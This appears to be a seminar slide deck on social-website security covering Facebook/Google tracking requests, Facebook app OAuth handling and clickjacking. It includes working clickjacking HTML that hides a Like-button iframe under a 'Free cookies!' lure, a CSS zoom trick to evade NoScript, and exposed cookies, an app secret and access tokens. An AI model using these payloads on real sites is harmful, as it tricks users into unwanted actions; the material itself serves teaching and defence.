

# Security Issues of Social Websites

Seminar Cops&Robbers

Matthias Springer



# Topics

- 1. User Tracking**
2. Facebook Apps
3. Clickjacking

# User Tracking



GET like.php



Your next visit

# User Tracking (Facebook)

GET /plugins/like.php?action=recommend&api\_key=... HTTP/1.1

Host: www.facebook.com

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0)  
Gecko/20100101 Firefox/14.0.1

Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3

Accept-Encoding: gzip, deflate

DNT: 1

Referer: [http://www.washingtonpost.com/politics/in-florida-for-2-day-campaign-swing-obama-tries-to-keep-pressure-on-romney/2012/07/19/gJQAHJs8uW\\_story.html](http://www.washingtonpost.com/politics/in-florida-for-2-day-campaign-swing-obama-tries-to-keep-pressure-on-romney/2012/07/19/gJQAHJs8uW_story.html)


Cookie: datr=zPm7TaI3a4wCDfV\_6xyaFQk; lu=ggKap5ITFq0ZjA0TEu60w;  
fr=0690Tcobdkion9w3p.AWE2AS9SgqdIwFa-IOvYZ3uqA; locale=en\_US; csm=2;  
act=1324116463343%2F2%3A0; p=0; sub=7

Connection: keep-alive

# User Tracking (Google)

```
GET /js/plusone.js HTTP/1.1
Host: apis.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: */*
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://www.washingtonpost.com/politics/in-florida-for-2-day-campaign-swing-obama-tries-
to-keep-pressure-on-romney/2012/07/19/gJQAHJs8uw_story.html
Cookie:
PREF=ID=6ea0oh95a9713c53:U=a182315882731:FF=0:LD=en:CR=2:TM=1341183171:LM=1324641172:GM=1:S=RyGFR
9aaFagxq0Ub;
NID=61=AzLy6ypFd0tQIiRBWqE964tXBPIfrzBUioX0BmW7VFEVpTPiY28tnSIw5WC5kws2xvDUj1KZ_Iqwoqa0xfIgS5gt7s
8mIurAcnVcpfmSYZ78cHuxpiwqP8BGUImmiZciRi0vbUqWYIU-jTQnmyXdhGbSyMtjGLhiTkXMM6ojqOYC_7_i8TtrsYWCo;
SID=DQAAAAAABnqj1D0WM6cAWTNh46xT2okAQTN3suh40qCvGitvOQMV51nX4bRrNdVvM1TDL1z_DEopL-
jvpf8yojszcu4wOmCVwc2L3pLNNQ-
ySd1EbaMQertaf8iruOaw16h0IaIct_Sxw1o7I39sU_ox7KHd2sY2iCH1rF5nvqm6COFoS2wZmNwwE__diNgyn-
8ytunm0XY0w07AX0mlETKN3O8YpmCq7mcxx6M0-z11bH1iX7z40q0-ujDvU317F019dM5Z_392MiyYaFgtorD8-
oUDdToeKvm8NS-Bs1NT914bs7Vpwi40hhvLiYjqceXGGazeNhbnEQMLFA; HSID=AAauOMOKqLj3wxtmu;
SSID=AT1xLDXNiGA_EEg; APISID=6kDv4sFmekbhu/aw2TqsmAs3wCcpV6WGR;
SAPISID=yuPHhyeNW5Sibt/A0YHU6ywbeAn11i;
SS=DQAAAAgBAAD10A9R50SCcTB4ZLcbCeFSHGHqvTes_o00w21s4yhPUFPrYwH9XNViUB5vLrTLukIemc7aYIip00Dqvjg7PX
Zh0uf3qRd4QFkV-PaT67A-neTw_HWEfk8Px8nyBj7sv4iHK0ZnVRUYSRBL5-ZVSSp1s12PxZgkKQDntJgE2hUBR0n-
Fx_FjA9UnuM0dolnBj2QHyy9-6kyLgbMqrt7554SehMg3R1-vjEJRuj1fHdN-
7M1NTI9n4OAG1QfKRG8imc9Gsc7pE5D7uowic2agA8qED-EP98n2PQRaLfi49-ZBEIOmXvv-
Q2uuH7BgZ2KdeRbr8wzFNyyTt7Dc61az9Hfyg
Connection: keep-alive
```


# Anonymous User Tracking



GET like.php


GET like.php

GET like.php



# Prevent User Tracking

- Private mode
- Reject Facebook, Google, ... cookies
- DNT: Do-Not-Track





# Do-Not-Track

- HTTP-Header  
DNT: 1
- Server-side evaluation, on a voluntary basis
- Supported by Twitter since May 2012
- Supported by IE9, Firefox, Safari, Opera,
- Currently not supported by Chrome





# Topics


1. User Tracking

**2. Facebook Apps**


3. Clickjacking

# Facebook Apps

- „Trojan horses“ inside Facebook Apps
- Vulnerabilities inside Facebook Apps



# Connect with Facebook



try:

<http://www.matthiasspringer.de/fb>

<http://www.facebook.com/apps/application.php?id=429185243791368>

# Connect to Facebook

User  
login

```
$my_url = "http://www.matthiasspringer.de/fb/handle_callback.php";  
$app_id = "429185243791368";  
  
$dialog_url = "https://www.facebook.com/dialog/oauth?client_id=" .  
    . $app_id . "&redirect_uri=" . urlencode($my_url);
```

Request  
user  
token

```
$code = $_REQUEST["code"];  
$app_id = "429185243791368";  
$app_secret = "028ff0e4669b1de8c3d11266a55352a5afe";  
  
$token_url = "https://graph.facebook.com/oauth/access_token?" .  
    . "client_id=" . $app_id . "&redirect_uri=" . urlencode($my_url) .  
    . "&client_secret=" . $app_secret . "&code=" . $code;  
  
$response = file_get_contents($token_url);
```


```
access_token=AAAGGV3nZCwA2cg9kodRXXRja8cTAPQjbrbwqHa1PnR7tfNXkaDK  
LsZBYZCrIo5e6sjEMtuM0gMJG89N5AtZAym6G922b2asNwZDZD&expires=5181912
```

try:

<http://www.matthiasspringer.de/fb>

<http://www.facebook.com/apps/application.php?id=429185243791368>

# Using the Facebook API



(2) Send request with user access token

(3) Data/success value

... possible without user interaction



# Using the Facebook API

```
https://graph.facebook.com/me?  
access_token=AAAGGV3nZCwAgBAEjCqgc62cg9kodRXXRja8cTLQjbrbwwqHa  
1PnR7tfNXkaDKLSZBYZCrIo5e6sjEMtuM0gMJGUJjsdgf82bbNwZDZD
```

```
{  
  "id": "1462128807",  
  "name": "Matthias Springer",  
  "first_name": "Matthias",  
  "last_name": "Springer",  
  "link": "http://www.facebook.com/matthias.springer",  
  "username": "matthias.springer",  
  "hometown": {  
    "id": "106040069435154",  
    "name": "Freising, Germany"  
  },  
  "location": {  
    "id": "110179422344981",  
    "name": "Potsdam, Germany"  
  },  
  "work": [  
    {  
      "employer": {  
        "id": "106066226092170",  
        "name": "Hasso Plattner Institute"      }  
    }  
  ]  
}
```

# Possible attacks

- Social Website itself (e.g. Facebook)
- 3rd-party app is just as good
  - User secret token
  - Application secret token
  - Probably easier to attack



# Topics

1. User Tracking
2. Facebook Apps
- 3. Clickjacking**

# Clickjacking

Apparently harmless link

# Clickjacking

Get free cookies now!

...which draws the reader's attention

# Clickjacking



 4,024,124 people like

But when you click...

# Include Facebook Like Button

```
<iframe  
  src="https://www.facebook.com/plugins/like.php?api_key=...">  
</iframe>
```

- Secured by same-domain policy
- User has to click the link himself

Step 1 - Get Like Button Code

URL to Like (?)

Send Button (XFBML Only) (?)

☒ Send Button

Layout Style (?)

standard ▾

Width (?)

Show Faces (?)

☒ Show faces

Verb to display (?)

like ▾




Color Scheme (?)

light ▾

Font (?)

▾

Get Code

 Like  Send  67,896 people like this. Be the first of your friends.

# Clickjacking

```
<html>
  <h1>Free cookies!</h1>
  <a href="#" target="_blank" style="position:relative;left:40px;z-index:-1">get them!</a>
  <iframe
    frameBorder="0"
    style="position:absolute;
      top:65px; left:50px;
      width:80px; height: 30px;
      filter:alpha(opacity=50);
      opacity:0.5;"
    src="https://www.facebook.com/plugins/like.php?api_key=..."></iframe>
</html>
```



Make it invisible and  
the user might not notice it.

**Free cookies!**



try:  
<http://www.matthiasspringer.de/fb/like1.html>

# Protection against Clickjacking





# Circumvent NoScript

**Free cookies!**


[get them!](#)



*try:*  
<http://www.matthiasspringer.de/fb/like2.html>

# Circumvent NoScript

magnify only  
this part




try:  
<http://www.matthiasspringer.de/fb/like2.html>

# Circumvent NoScript

```
position:absolute;  
top:150px; left:35px;  
width:41px; height:12px;  
filter:alpha(opacity=50);  
opacity:0.30;  
zoom: 18;  
-moz-transform: scale(18);  
-moz-transform-origin: 40 12;
```

**Free cookies!**

[get them!](#)



# Topics

1. User Tracking
2. Facebook Apps
3. Clickjacking

# References

- <http://www.nikcub.com/posts/logging-out-of-facebook-is-not-enough>
- <http://venturebeat.com/2011/09/25/facebook-tracking-logged-out/>
- <http://javascript.info/tutorial/clickjacking>
- <https://developers.facebook.com/docs/authentication/>